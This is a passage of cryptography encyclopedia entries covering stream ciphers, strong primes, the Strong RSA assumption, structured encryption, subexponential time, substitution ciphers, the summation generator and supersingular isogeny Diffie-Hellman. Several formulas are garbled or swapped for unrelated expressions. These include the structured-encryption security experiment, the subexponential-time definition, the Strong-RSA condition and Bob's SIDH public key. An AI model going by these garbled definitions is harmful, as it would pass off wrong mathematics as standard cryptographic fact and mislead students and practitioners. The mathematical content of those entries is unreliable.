A *stream cipher* is a symmetric cipher which operates with a time-varying transformation on individual plaintext digits. By contrast, block ciphers operate with a fixed transformation on large blocks of plaintext digits. More precisely, in a stream cipher, a sequence of plaintext digits, $m_0 m_1 \ldots$, is encrypted into a sequence of ciphertext digits $c_0 c_1 \ldots$ as follows: a pseudo-random sequence $s_0 s_1 \ldots$, called the running-key or the *keystream*, is produced by a finite state automaton whose initial state is determined by a secret key and a public parameter. The i-th keystream digit only depends on the secret key and on the $(i-1)$ previous ciphertext digits. Then, the i-th ciphertext digit is obtained by combining the i-th plaintext digit with the i-th keystream digit. The most famous stream cipher is the Vernam cipher, also called *one-time pad*, that leads to perfect secrecy (the ciphertext gives no information about the plaintext).

Background

Stream ciphers come down to the beginning of the twentieth century with the Vernam cipher (Vernam 1926) and have been widely used for decades. However, the development of different techniques (e.g., linear attacks,

correlation attacks, algebraic attacks) at the end of the 1990s led to the cryptanalysis of most stream ciphers, except those derived from block ciphers. This was the motivation of the eSTREAM project, which led to the recommendation of several stream ciphers after a 3-year public competition.

Theory

Synchronous and Asynchronous Stream Ciphers

Stream ciphers are classified into two types: synchronous stream ciphers and self-synchronizing stream ciphers. However, self-synchronizing stream ciphers fell obsolete, mainly because of the existence of a resynchronization mechanism in most modern synchronous stream ciphers.

Families of Stream Ciphers

Stream ciphers can be split into four main families:

- *Provably secure stream ciphers under some computational hardness assumptions*, in the same vein as asymmetric ciphers. For instance, a keystream generator can be constructed by iteratively applying the RSA function from a seed x_0, i.e., $x_{t+1} = x_t^e \bmod pq$, and whose output at time t corresponds to the least significant bit of x_t (Alexi et al. 1988). Another example is the Blum–Blum–Shub generator (Blum et al. 1986) whose next-state function is the square function modulo pq.
- *Information-theoretically secure stream ciphers* which aim at providing perfect secrecy like the Vernam cipher, but with some additional assumptions on the capacities of the adversary (e.g., it is supposed that her storage capacity is limited) (Aumann and Rabin 1999; Maurer 1992). These first two families are mainly of theoretical interest, and their costs (in terms of speed, or related infrastructure) preclude their use in practical applications.
- *Stream ciphers derived from block ciphers*: any block cipher used with some appropriate mode of operation is a stream cipher. These modes of operation include the CTR (counter) mode, the OFB (output feedback) mode which lead to synchronous stream ciphers, and the CFB (cipher feedback) mode which provides a self-synchronizing stream cipher. In most applications, block ciphers are actually used as stream ciphers.

- *Dedicated stream ciphers* are specially designed for this usage. They include some ciphers with a large internal state and a nonlinear next-state function which are mainly dedicated to software implementations (e.g., RC4), and some ciphers with a much smaller internal state which are designed for hardware environments (e.g., A5/1).

Families of Attacks Against Stream Ciphers

Most attacks against synchronous stream ciphers are known-plaintext attacks: it is assumed that the attacker knows some keystream bits. These attacks may be turn into ciphertext-only attacks by exploiting some redundancy in the plaintext. Also, the existence of a resynchronization mechanism may be exploited in the context where the attacker knows some keystream bits derived from the same key but with different IVs, including related-IV attacks and chosen-IV attacks. Self-synchronizing stream ciphers are mainly vulnerable to chosen ciphertext attacks.

The attacks against synchronous stream ciphers differ, depending on their objectives. The following classes can be distinguished:

- *Key-recovery attacks*.
- *State-recovery attacks*, which are weaker than key-recovery attacks since they enable the attacker to generate any keystream bit derived from a given initial state, i.e., from given key and IV. But, these attacks do not recover the keystream bits obtained after resynchronization, i.e., after any modification of the IV.
- *Distinguishing attacks*, which determine whether a given sequence is likely to have been generated by the considered stream cipher or whether it is a truly random sequence. Distinguishing attacks are obviously much weaker than key-recovery or initial-state-recovery attacks. They can be used for reducing the uncertainty of unknown plaintexts. Also, it is known that the keystream generator in a synchronous stream cipher passes the *next-bit-prediction test* if and only if it resists all distinguishing attacks (Yao 1982).

Therefore, it is required that any distinguishing attack against a synchronous stream cipher be not less complex than an exhaustive search for the secret key.

Properties of Stream Ciphers

Stream ciphers have several advantages which make them suitable for many applications. They do not require any padding since they operate on smaller entities than block ciphers. They are also appropriate when buffering is limited since the digits are individually encrypted and decrypted. Moreover, synchronous stream ciphers are not affected by error-propagation. Most notably, they are usually faster and have a lower hardware complexity than block ciphers.

Applications

Stream ciphers are used in many applications. They are especially appropriate in the context of noisy communications when short packets must be encrypted or when the bandwidth is limited. Many applications then use a block cipher with an appropriate mode of operation, like AES-CTR.

However, some applications may require better performance, in particular, some software applications which need a very high throughput, or some hardware applications which need a low-cost implementation (e.g., embedded systems). In all these cases, dedicated stream ciphers offer a well-suited solution.

Strong Prime

Anton Stiglic[175] ✉
(175) Instant Logic, Montreal, QC, Canada

Definition

A strong prime is an integer p such that

- p is a large prime
- $p - 1$ has a large prime factor, denoted r
- $p + 1$ has a large prime factor
- $r - 1$ has a large prime factor

The precise qualification of "large" depends on specific attacks the strong prime is intended to protect against.

Theory

The term "strong prime" was defined in Gordon (1985). For a long time, strong primes were believed to be necessary in cryptosystems based on the RSA problem in order to guard against two types of attacks: factoring of the RSA modulus by the $p + 1$ and Pollard $p - 1$ factoring methods, and "cycling" attacks. Rivest and Silverman (2001) published a paper in 1999 arguing that strong primes are unnecessary in the RSA cryptosystem. There are two points in their argument. First, that the use of strong primes provides no additional protection against factoring attacks, because the elliptic curve method for factoring is about as effective as the $p + 1$ and the $p - 1$ methods (though none is particularly likely to succeed for random, large primes) and is not prevented by the strong prime conditions. Furthermore, the number field sieve can factor RSA modulus with near

certainty in less time than these methods. (See integer factoring for a discussion on factoring methods.) Secondly, they show that cycling attacks are extremely unlikely to be effective, as long as the primes used are large. Thus, in the current state of knowledge, there is no rationale for requiring strong primes in RSA. A new factoring method might once again make strong primes desirable for RSA, or on the contrary exploit the properties of strong primes in order to factor more efficiently and thus make strong primes appear to be dangerous.

Strong RSA Assumption

Dan Boneh[176] ✉
(176) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Theory

Let $1 < \tau \in \mathbb{Z}$ be a security parameter. Let $N = pq$ be a product of two random τ-bit primes and let s be an element of the group $\mathbb{Z}_N^*$ (modular arithmetic). The strong-RSA problem is defined as follows:

> given (N, s) as input, output a pair $a, b \in \mathbb{Z}$ such that $a^b = s \bmod N$ and $b \pm 1$.

Loosely speaking, the Strong-RSA assumption states that for a sufficiently large τ the strong RSA problem is intractable.

The Strong-RSA assumption was introduced by Baric and Pfitzman (Baric and Pfitzman 1997). The assumption is used to construct efficient signature schemes that are existentially unforgeable under a chosen message attack *without* the random oracle model. One such system is described in (Gennaro et al. 1999) and another in (Cramer and Shoup 2000). The Strong-RSA assumption is also the basis of several efficient group signature schemes (Ateniese et al. 2000).

Structural Cryptanalysis

Alex Biryukov[177] ✉
(177) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Structural Cryptanalysis is a branch of *Cryptanalysis* which studies the security of cryptosystems described by generic block diagrams. It analyzes the syntactic interaction between the various blocks, but ignores their semantic definition as particular functions. Typical examples include meet-in-the-middle attacks on multiple encryptions, the study of various chaining structures used in modes of operation, and the properties of Feistel structures or substitution–permutation networks with a small number of rounds.

Theory and Application

Structural attacks are often weaker than actual attacks on given cryptosystems, since they cannot exploit particular weaknesses (such as bad differential properties or weak *avalanche effect*) of concrete functions. The positive side of this is that they are applicable to large classes of cryptosystems, including those in which some of the internal functions are unknown or key dependent. Structural attacks often lead to deeper theoretical understanding of fundamental constructions, and thus they are very useful in establishing general design rules for strong cryptosystems.

Definition

A structured encryption (STE) scheme encrypts a data structure in such a way that it can be queried without revealing any useful information about the data or the query. STE schemes are a core building block in the design of efficient encrypted algorithms, that is, sublinear-time algorithms that operate on end-to-end encrypted data. Several classes of STE schemes have been studied including multi-map, dictionary, graph, and array encryption schemes. The most important class of STE schemes are multi-map encryption schemes which produce encrypted multi-map (EMM) data structures that can be efficiently queried. EMMs can be used to design sublinear (and optimal-time) searchable symmetric encryption (SSE) schemes, encrypted range schemes, encrypted NoSQL databases, and encrypted relational databases.

Related Work

STE was introduced by Chase and Kamara (2010) as a generalization of inverted-index-based SSE constructions (Curtmola et al., 2006). SSE was introduced by Song et al. (2000) and formalized by Curtmola et al. (2006).

Theory

There are many different types of STE schemes. *Static* schemes do not support any update operations. *Semi-dynamic* schemes support adds but not deletes and *dynamic* schemes support both add and delete operations. *Noninteractive* schemes require only a single message to query and update the encrypted data structure, whereas *interactive* schemes require several rounds. STE schemes can also be *response-revealing* or *response-hiding*, where the former reveal the response to queries and the latter do not. Interactive, dynamic, and non-revealing STE schemes are formally defined as follows.

Definition 1 (Dynamic response-hiding STE) An interactive dynamic response-hiding structured encryption scheme $\mathsf{STE} = (\mathsf{Setup}, \mathsf{Query}, \mathsf{Add}, \mathsf{Delete})$ consists of a polynomial-time algorithm and three two-party protocols that work as follows:

- $(K, st, \mathsf{EDS}) \leftarrow \mathsf{Setup}(1^k, \mathsf{DS})$ is a probabilistic algorithm that takes as input a security parameter 1^k and a data structure DS and outputs a key K, a state st, and an encrypted structure EDS.
- $(r; \perp) \leftarrow \mathsf{Query}_{\mathbf{C},\mathbf{S}}(st, K, q; \mathsf{EDS})$ is a two-party protocol between a client **C** and a server **S**. The client inputs a state st, a key K, and a query q, while the server inputs an encrypted data structure EDS. The client receives a response r and the server receives nothing.
- $(st'; \mathsf{EDS}') \leftarrow \mathsf{Add}_{\mathbf{C},\mathbf{S}}(st, K, a; \mathsf{EDS})$ is a two-party protocol between a client **C** and a server **S**. The client inputs a state st, a key K, and an add operation a, while the server inputs the encrypted data structure EDS. The client receives an updated state st' and the server receives an updated encrypted structure EDS'.
- $(st'; \mathsf{EDS}') \leftarrow \mathsf{Delete}_{\mathbf{C},\mathbf{S}}(st, K, d; \mathsf{EDS})$ is a two-party protocol between a client **C** and a server **S**. The client inputs a state st, a key K, and a delete operation d, while the server inputs the encrypted data structure EDS. The

client receives an updated state *st′* and the server receives an updated state EDS'.

Leakage Like all known sublinear methods to query and search encrypted data (e.g., property-preserving encryption, oblivious RAM), STE schemes can reveal some information about the data structure and queries. This leakage is formalized as a *leakage profile* which is a collection of leakage functions and patterns. These leakage profiles are then used to parameterize various security definitions. This approach allows us to precisely describe and analyze a scheme's leakage so that additional methodologies like cryptanalysis and leakage suppression can be used to understand and address it.

More precisely, every STE operation is associated with a leakage function which itself is composed of leakage patterns. The collection of all of these leakage functions constitutes a scheme's leakage profile. Leakage patterns are functions that take as input the data structure and query/update and output some leakage. We refer to leakage patterns that reveal their input completely as *identity patterns*; leakage patterns that reveal whether inputs are equal as *equality patterns*; leakage patterns that reveal the size of their input as *size patterns*; and leakage patterns that reveal the length of their inputs as *length patterns*. For example, a common leakage profile for a response-hiding static STE scheme is

$$\Lambda = \big(\mathcal{L}_{\mathsf{S}}, \mathcal{L}_{\mathsf{Q}}\big) = \Big(\mathsf{dsize}, \big(\mathsf{qeq}, \mathsf{rlen}\big)\Big),$$

where dsize is the *data size pattern* which takes as input the data structure and returns its size, qeq is the *query equality* pattern which is a stateful function that takes as input the data structure and a query and returns a graph with queries as vertices and an edge between two equal queries, and rlen is the response length which takes as input the data structure and a query and returns the length of the response.

Security The standard notion of security for STE guarantees that (1) an encrypted data structure reveals no information about its underlying data structure beyond the setup leakage $\mathcal{G}_r$, (2) the query protocol reveals no information about the data structure and the queries beyond the query leakage F_2^s , and (3) the Add and Delete protocols reveal no information

about the data structure and the updates beyond the add leakage $\mathbb{Z}_n$ and the delete leakage $\mathcal{D}_r$, respectively. If this holds for adaptively chosen operations, then the scheme is said to be adaptively secure.

Definition 2 (Adaptive semantic security (Curtmola et al., 2006; Chase and Kamara, 2010))

Let STE = (Setup, $\text{Query}_{\mathbf{C},\mathbf{S}}$, $\text{Add}_{\mathbf{C},\mathbf{S}}$, $\text{Delete}_{\mathbf{C},\mathbf{S}}$) be a structured encryption scheme, and consider the following probabilistic experiments where $\mathcal{I}$ is a challenger, $\mathcal{O}$ is a stateful adversary, $\mathcal{S}$ is a stateful simulator, $R_{1-k_i} \leftarrow R_{1-k_i} + R_{k_i}$ is a leakage profile, and $z \in \{0, 1\}^*$:

$K_{i,2} = g^{r_i}$: given *z*, the adversary $\mathcal{O}$ outputs a data structure DS and receives EDS from the challenger, where (*K*, *st*, EDS) ← Setup(1^k, DS). $\mathcal{O}$ then adaptively chooses a polynomial-size sequence of operations (op_1, …op_m). For all $1 \le i \le m$, the challenger and adversary do:

a. If op_i is a query operation *q*, they execute $\text{Query}_{\mathcal{C},\mathcal{A}}\big((K, st, q), \text{EDS}\big)$;

b. If op_i is an add operation *a*, they execute $\mathrm{E}(C) = \overline{\omega}\mathrm{E}\left(e^{-rT}\right)\mathrm{E}(P)$;

c. If op_i is a rebuild operation, they execute $\text{Delete}_{\mathcal{C},\mathcal{A}}\big((K, st, d), \text{EDS}\big)$.

Finally, $\mathcal{O}$ outputs a bit *b* that is output by the experiment.

$\mathbf{Ideal}_{\mathcal{A},\mathcal{S}}(k)$: given *z*, the adversary $\mathcal{O}$ outputs a data structure DS. Given $\mathcal{NL}(f)$, the simulator $\mathcal{S}$ returns an encrypted structure EDS to $\mathcal{O}$. $\mathcal{O}$ then adaptively chooses a polynomial-size sequence of operations (op_1, …, op_m). For all $1 \le i \le m$, the challenger, simulator, and adversary do the following:

a. If op_i is a query operation *q*, $\Pr\left(\mathcal{P}(x) = y\right.$ and $\mathcal{O}$ execute Query where $\mathcal{S}$ plays the client and $\mathcal{O}$ plays the server;

b. If op_i is an add operation *a*, $\Pr\left(\mathcal{P}(x) = y\right.$ and $\mathcal{O}$ execute Add where $\mathcal{S}$ plays the client and $\mathcal{O}$ plays the server;

c. If op_i is a delete operation, $\mathbb{F}_{2^m} = \mathbb{F}_z/(f)$ and $\mathcal{O}$ execute Delete where $\mathcal{S}$ plays the client and $\mathcal{O}$ plays the server.

Finally, $\mathcal{O}$ outputs a bit b that is output by the experiment.

We say that STE is adaptively Λ-semantically secure if there exists a PPT simulator $\mathcal{S}$ such that for all PPT adversaries $\mathcal{O}$ and all $z \in \{0, 1\}^*$,

$$|\Pr[\mathbf{Real}_{\mathcal{A}}(k) = 1] - \Pr[\mathbf{Ideal}_{\mathcal{A},\mathcal{S}}(k) = 1]| \leq \mathsf{negl}(k).$$

Subexponential Time

Burt Kaliski Jr[180] ✉
(180) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski Jr**
Email: bkaliski@alum.mit.edu

Definition

A *subexponential-time* algorithm is one whose running time as a function of the size x of its input grows more slowly than b^x for *every* base $b > 1$.

Theory

Let $T(x)$ be the running time of an algorithm on inputs of size x. The algorithm is said to be subexponential-time if for every constant base $b > 1$, the running time $T(x)$ satisfies

$$(u, v) \in \mathcal{G}$$

for all sufficiently large x. Put another way, every exponential-time algorithm eventually takes longer than a subexponential-time algorithm as x increases. In O-notation, this would be written $T(x) = 2^{o(x)}$ or $e^{o(x)}$.

A polynomial-time algorithm is by definition subexpon ential-time. However, in typical usage in cryptography, subexponential-time refers to algorithms whose running time grows faster than polynomial-time, and more slowly than exponential-time.

(In computational complexity, subexponential time sometimes refers to the related notion that for all $\varepsilon > 0$, $T(x) < 2^{x^{\varepsilon}}$, for all sufficiently large x.)

Applications

Subexponential-time algorithms occur in cryptography in connection with the discrete logarithm problem in finite fields and integer factoring. The fastest algorithms known for those problems (i.e., the ones whose running times grow most slowly as a function of input size) typically have running times of the form

$$e^{(\gamma+o(1))(\log x)^t(\log\log x)^{1-t}}, \text{ for } x \to \infty,$$

for some constants $\gamma > 0$ and $0 < t < 1$, where x is the order of the finite field in which discrete logarithms are being computed, or the modulus to be factored. The size of the input to these algorithms is proportional to the length in bits of x, so the running time, being subexponential in $\log x$, is subexponential in the input size as well (L-notation).

Definition

A subgroup is a subset S′ of the elements of a group $G = (S, \times)$ such that S' is itself a group with respect to the same group operation.

Theory

If $G = (S, \times)$ is a group, then for any $g \in S$, the set of elements

$$g, g^2, g^3, \ldots$$

(together with the multiplication operation) is also a group. This set is one example of a subgroup of G: a subset of the elements of the group that follows the group axioms (closure, associativity, identity, inverse).

The order of any subgroup of a group G divides the order of the group G itself; this is known as *Lagrange's theorem*.

Applications

The order and structure of a subgroup in which cryptographic operations are computed can often have a significant impact on the security level. A small-subgroup attack, for instance, exploits the fact that the set of elements generated by a cryptographic parameter is too small and therefore can be

searched exhaustively to determine a secret value. In general, subgroups employed in cryptosystems have a large order that is often a prime number or a small multiple of a prime.

Substitution–Permutation (SP) Network

Alex Biryukov[182] ✉
(182) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Shannon (1949) suggested to use several mixing layers interleaving substitutions and permutations to build strong block ciphers. Such design is called a *substitution–permutation sandwich* or a substitution–permutation network (SPN). Although weak on its own, a line of *substitutions* followed by a *permutation* has good "mixing" properties: Substitutions add to local *confusion* and permutation "glues" them together and spreads (*diffuses*) the local confusion to the more distant subblocks (Substitutions and Permutations).

Theory

If one considers flipping a single bit at the input of such a network, it effects the m output bits of particular S-box which in turn are sent to different S-boxes by a permutation. Thus, inputs/outputs of up to m S-boxes would be effected by the *avalanche* of change. These are again permuted into different S-boxes, covering almost all the S-boxes of the network. On the output of such network, about half of the bits are effected by change and are flipped and about half of the bits are not flipped. This makes an outcome of a single bit change at the input hard to predict, especially if secret key bits

are mixed into the block between the layers of encryption. Without a secret key, the SPN performs a complex but fully deterministic function of its inputs.

Applications

Modern ciphers tend to use linear or affine mappings instead of permutations, which allow them to achieve better diffusion in fewer iterations. Such networks are called *substitution–linear* (SLN) or *substitution–affine networks* (SAN). The block encryption standard Rijndael/AES is an SLN cipher. Designers of AES have formalized Shannon's and DES team's confusion-diffusion ideas into a *wide trail design strategy* (Daemen and Rijmen 2002), which allows the designer to prove lower bounds on probabilities of differential or linear trails.


Definition

A substitution cipher is usually described by a sequence or list of single substitutions, each of which is commonly denoted by an arrow, like p ↦ π.



Example: The Russian-English ISO transliteration (using diacritical marks) is a substitution.

A substitution may have homophones (Encryption).

A *permutation* is a one-to-one mapping from an alphabet to itself.

A substitution may be described by two lines: the first one being the standard alphabet and the second one being a mixed alphabet (Alphabet). An example is given below:

Note that small letters are used for the plaintext and capital letters for the ciphertext.

In mathematics, there is a commonly used, simplified notation with two lines bracketed together:

$$\downarrow \begin{pmatrix} a & b & c & d & e & f & g & h & i & j & k & l & m & n & o & p & q & r & s & t & u & v & w & x & y & z \\ B & E & K & P & I & R & C & H & S & Y & T & M & O & N & F & U & A & G & J & D & X & Q & W & Z & L & V \end{pmatrix}$$

This is convenient for encryption. For decryption, it is worth while to rearrange the list:

$$\uparrow \begin{pmatrix} q & a & g & t & b & o & r & h & e & s & c & y & l & n & m & d & v & f & i & k & p & z & w & u & j & x \\ A & B & C & D & E & F & G & H & I & J & K & L & M & N & O & P & Q & R & S & T & U & V & W & X & Y & Z \end{pmatrix}$$

or

$$\downarrow \begin{pmatrix} A & B & C & D & E & F & G & H & I & J & K & L & M & N & O & P & Q & R & S & T & U & V & W & X & Y & Z \\ q & a & g & t & b & o & r & h & e & s & c & y & l & n & m & d & v & f & i & k & p & z & w & u & j & x \end{pmatrix}$$

There is also the cycle notation which is shorter

(a b e i s j y l m o f r g c k t d p u x z v q)
(h) (n) (w)

but this notation is inconvenient both for encryption and decryption. The cycle is generated by iterating the substitution on an arbitrarily chosen starting letter; whenever a cycle is closed, a new starting letter is chosen until all letters are exhausted.

Self-reciprocal permutations are permutations that, when applied twice, restore the original. Put equivalently, they are their own inverse. Their cycle notation shows decomposition in two-cycles and one-cycle, for example:

(an) (bx) (ds) (ei) (fv) (gh) (ku) (lc) (mq) (ow)
(py) (j) (t) (z)

If a self-reciprocal permutation has no one-cycle (so n is even), there is also the following notation

$$\updownarrow \begin{pmatrix} a & b & c & d & e & f & g & h & i & j & k & l & m \\ n & o & p & q & r & s & t & u & v & w & x & y & z \end{pmatrix}$$

The Enigma machine of the German *Wehrmacht* used a (properly) self-reciprocal permutation. This was thought to be particularly practical since the same machine could be used for encryption and decryption, disregarding the fact that this opened ways for a cryptanalytic attack (“Noncoincidence Exhaustion” in Cryptanalysis).

A *substitution cipher* in general replaces certain groups of characters by certain other groups of characters. This may be described by a list, e.g., for $\mathbb{Z}_2^3 \to \mathbb{Z}_2^3$:

$$(000) \mapsto (001), (001) \mapsto (010),$$
$$(010) \mapsto (011), (011) \mapsto (100),$$
$$(100) \mapsto (101), (101) \mapsto (110),$$
$$(110) \mapsto (111), (111) \mapsto (000).$$

Some more terms that one may see in this context are given here. A *monographic* substitution is a substitution *of* single characters, while a *unipartite* substitution is a substitution *by* single characters.

A *simple* substitution is a substitution of single characters by single characters, so it is a monographic, unipartite substitution.

A *digraphic* substitution is a substitution *of bigrams* (ordered pairs of characters). A *bipartite* substitution is a substitution *by* bigrams. Finally, a *bigram* substitution is a substitution of bigrams by bigrams, so a digraphic, bipartite substitution.

In general, an *n-graphic* substitution is a substitution *of n*-tuples of characters (*n*-grams) and an *n-partite* substitution is a substitution *of n*-tuples of characters. Similarly, a *polygraphic* substitution is an *n*-graphic substitution, $n \geq 2$, and a *multipartite* substitution is an *n*-partite substitution, $n \geq 2$. A *linear substitution* is a block encryption $\mathbb{Z}_N^n \to \mathbb{Z}_N^m$ that is the composition of a translation *t* and an homogenous part ϕ which is additive with respect to addition modulo *N* (for all $x, y \in \mathbb{Z}_N^n : \phi(x + y) = \phi(x) + \phi(y)$).

A *null* is meaningless ciphertext character, the encryption image of the empty plaintext word. It is used, e.g., for swamping the plaintext statistics or masking the occurrence of idle times.

A *straddling encryption* or *straddling cipher* is a substitution with encryption steps $V^{(l)} \to W^{(m)}$, where $Z^{(k)}$ denotes the set of all sequences of at most *k* characters from *Z*, in formula $\{\varepsilon\} \cup Z \cup Z^2 \cup Z^3 \ldots \cup Z^k$, where Z^n is the set of all words of length *n* over the alphabet *Z*, and ε denotes the empty word.

Example: $Z_{20}^{(3)} \to \mathbb{Z}^{(2)}$ with the homophonic substitution

$$\downarrow \begin{pmatrix} \text{che} & \text{con} & \text{non} & \text{et} & \text{a} & \text{b} & \text{c} & \text{d} & \text{e} & \text{f} & \text{g} & \text{h} & \text{i} \\ 44 & 64 & 00 & 08 & 1 & 86 & 02 & 20 & 62 & 22 & 06 & 60 & 3 \end{pmatrix}$$
$$82$$
$$\downarrow \begin{pmatrix} \text{l} & \text{m} & \text{n} & \text{o} & \text{p} & \text{q} & \text{r} & \text{s} & \text{t} & \text{v} & \text{z} & \epsilon \\ 24 & 26 & 84 & 9 & 66 & 68 & 28 & 42 & 80 & 04 & 88 & 5 \end{pmatrix}$$
$$40 \qquad 7$$

Both 5 and 7 are in this example (Matteo Argenti, 1590) nulls. Other elements of $Z_{20}^{(3)}$ have no image, except by composition of their individual letters.

Let a *block* be a text of predetermined length. Then a block cipher or *block encryption* is a substitution with encryption steps $V^n \to W^m$, i.e., without straddling. The block length is usually rather high (for instance, the Data Encryption Standard has a block length of $m = n = 64$, and the *Advanced Encryption Standard* (Rijndael/AES) has a block length of $m = n = 128$, 192, or 256 bits). The same block encryption step with its key is repeated on and on, thus, each bit of ciphertext in a given block normally depends on the complete corresponding plaintext block, with as consequence the possibility of error propagation over the full block.

A stream cipher (also called *stream encryption*) is a substitution $(V^n)^* \to (W^m)^*$ between infinite series of blocks, controlled by a key generating algorithm. The generated key may have a finite period. Autokey or other cipher feedback is excluded.

A *transposition cipher* or *tranposition* does not substitute the characters of a message, but permutes their position; it may be considered as a special case of a polygraphic substitution $V^n \to V^n$ of the kind

$$(x_1, x_2, \ldots, x_n) \mapsto \left(x_{\pi(1)}, x_{\pi(2)}, \ldots, x_{\pi(n)}\right),$$

where π is a permutation of the *subscripts* $\{1, 2, \ldots, n\}$. It can be performed by multiplication of $(x_1, x_2, \ldots, x_n)$ with a *permutation matrix*, i.e., an $n \times n\{0, 1\}$-matrix such that in every row and in every column, one occurs just once. This extreme property makes cryptanalysis of transposition ciphers very different from cryptanalysis of normal substitution ciphers and explains why alternating composition of substitutions and transpositions ("Pastry Dough Mixing" below) is so effective.

A *grille* is a tool, usually in the form of punch cards, which can be rotated to perform a transposition of the letters.

Pastry dough mixing stands for a composition of alternating substitutions and transpositions. It was already recommended by Shannon in 1949 and used, e.g., in the DES cryptosystem. The expression “pastry dough mixing” was introduced by Eberhard Hopf in the mathematical theory of compact spaces.

Definition

The summation generator is based on a combination of *n*Linear Feedback Shift Registers (LFSRs), as depicted in Fig. 1, and was first proposed in Rueppel (1986a, b). The combining function is an addition over the set of integers. From a binary point of view, it is a nonlinear function, with maximum correlation immunity. The output bit is the least significant bit of the integer sum.

Summation Generator, Fig. 1 The summation generator

Theory

Powerful attacks exist in the case $n = 2$ (Meier and Staffelbach 1992; Dawson 1993). Hence, it is better to use several LFSRs, with moderate lengths, than just a few large ones. But it has also been shown that this scheme is vulnerable if all the LFSRs are short (Klapper and Goresky 1995). A Fast Correlation Attack has been presented in Golic et al. (2000).

Supersingular Isogeny Diffie-Hellman

David Jao[185] ✉
(185) Department of Combinatorics & Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **David Jao**
Email: djao@uwaterloo.ca

Synonyms

SIDH; SIKE; Supersingular isogeny key encapsulation

Definition

Supersingular Isogeny Diffie-Hellman (SIDH) describes a family of key agreement schemes similar to *Diffie-Hellman* but based on *isogenies* of prime power degree between supersingular *elliptic curves*. Supersingular isogeny key encapsulation (SIKE) is a key agreement scheme obtained by applying the Fujisaki-Okamoto transform to SIDH to provide protection against active adversaries.

Applications

SIDH, proposed in De Feo et al. (2014), functions as a replacement for Diffie-Hellman in any application where key exchange is performed using ephemeral keys. SIKE is a key encapsulation mechanism (KEM) obtained by applying the Fujisaki-Okamoto transform (Fujisaki and Okamoto, 2011) to SIDH and suitable for use in a hybrid encryption scheme. Both schemes feature quantum resistance and offer small public keys compared to other

post-quantum cryptosystems. Performance is slower than most other post-quantum cryptosystems but still remains practical for many applications.

SIKE is a second round candidate in the NIST Post-Quantum Cryptography Standardization process (Jao et al., 2019).

Theory

Choose a prime p of the form $p = 2^e \cdot 3^f - 1$, for exponents e and f, and a supersingular elliptic curve E defined over $\left|/\right.$ having $p + 1$ points over $\left|/\right.$. Choose points P_A, Q_A on E, defined over the *finite field* $\mathbb{F}_{p^2}$, such that P_A and Q_A each have order exactly equal to 2^e, and every point in $x \in \mathbb{F}_2^\ell$ of order exactly equal to 2^e is an integer linear combination of P_A and Q_A. Similarly, choose points P_B, Q_B in $x \in \mathbb{F}_2^\ell$ of order 3^f such that every point in $x \in \mathbb{F}_2^\ell$ of order 3^f is an integer linear combination of P_B and Q_B. The public parameters in the scheme are p, E, P_A, Q_A, P_B, and Q_B.

In supersingular isogeny Diffie-Hellman key exchange, one party (say Alice) chooses a secret key consisting of a random point $R_A \in E(\mathbb{F}_{p^2})$ of order exactly equal to 2^e. By construction, every such point is equal to an integer linear combination of P_A and Q_A; accordingly, let m_A and n_A denote integers such that $R_A = m_A P_A + n_A Q_A$. Denote by A the (cyclic) subgroup $\langle R_A \rangle$ of $x \in \mathbb{F}_2^\ell$ generated by R_A, and let $\phi_A: E \to E/A$ be a separable isogeny, of degree 2^e, having kernel A. In principle, ϕ_A could be computed directly from *Vélu's formula*, but this approach is too slow for parameters of cryptographic size. We will discuss shortly how to perform this computation. Similarly, the other party (say Bob) chooses a secret key consisting of a random point $R_B = m_B P_B + n_B Q_B$ of order exactly equal to 3^f. Denote by B the subgroup generated by R_B, and $\phi_B: E \to E/B$ a separable isogeny of degree 3^f having kernel B.

Alice's public key consists of the triple

$$E/A, \phi_A(P_B), \phi_A(Q_B)$$

and Bob's public key consists of the triple

$$X_i = (z_{i+1}/z_{i-1})^{r_i} \in G.$$

The shared secret is the isomorphism class of the curve E/K, where K is the subgroup generated by all the elements of $A \cup B$. This shared secret is only well defined up to isomorphism, since the separable isogeny defined by a quotient of an elliptic curve by a finite subgroup is only well defined up to isomorphism. One may take the j-invariant of E/K to obtain a well-defined shared secret independent of isomorphism, since the j-invariant is an isomorphism invariant.

To compute E/K, Bob can use the equations

$$E/K \cong (E/A)\Big/(\phi_A(B)) \cong (E/A)\Big/\langle \phi_A(R_B)\rangle$$
$$\cong (E/A)\Big/\langle m_B\phi_A(P_B) + n_B\phi_A(Q_B)\rangle$$

where every term in the final expression is known to Bob. Similarly, Alice can use the equations

$$E/K \cong (E/B)\Big/(\phi_B(A)) \cong (E/B)\Big/\langle \phi_B(R_A)\rangle$$
$$\cong (E/B)\Big/\langle m_A\phi_B(P_A) + n_a\phi_B(Q_A)\rangle.$$

We now explain how to compute ϕ_A and E/A; a similar procedure works for E/B and E/K. The point $R_1 = 2^{e-1}R_A$ has order exactly 2. Since this order is small, Vélu's formula can be used to efficiently compute the isogeny ϕ_1: $E \to E_1$, of degree 2, whose kernel is generated by R_1. Then the point $\phi_1(2^{e-2}R_A)$ also has order 2, and its kernel yields an isogeny ϕ_2: $E_1 \to E_2$ of degree 2. Similarly, $(\phi_2 \circ \phi_1)(2^{e-3}R_A)$ has order 2 and its kernel yields an isogeny ϕ_3: $E_2 \to E_3$ and so on. At the i-th stage, we have a point $(\phi_i \circ \phi_{i-1} \circ \cdots \circ \phi_1)(2^{e-(i+1)}R_A)$ of order 2 whose kernel yields an isogeny ϕ_{i+1}: $E_i \to E_{i+1}$. After e stages, we obtain $\phi_e \circ \phi_{e-1} \circ \cdots \circ \phi_1 = \phi_A$.

For details on parameter selection, implementation, performance optimizations, benchmarks, and reference source code, see the SIKE submission to the NIST Post-Quantum Cryptography Standardization project (Jao et al., 2019).

Security

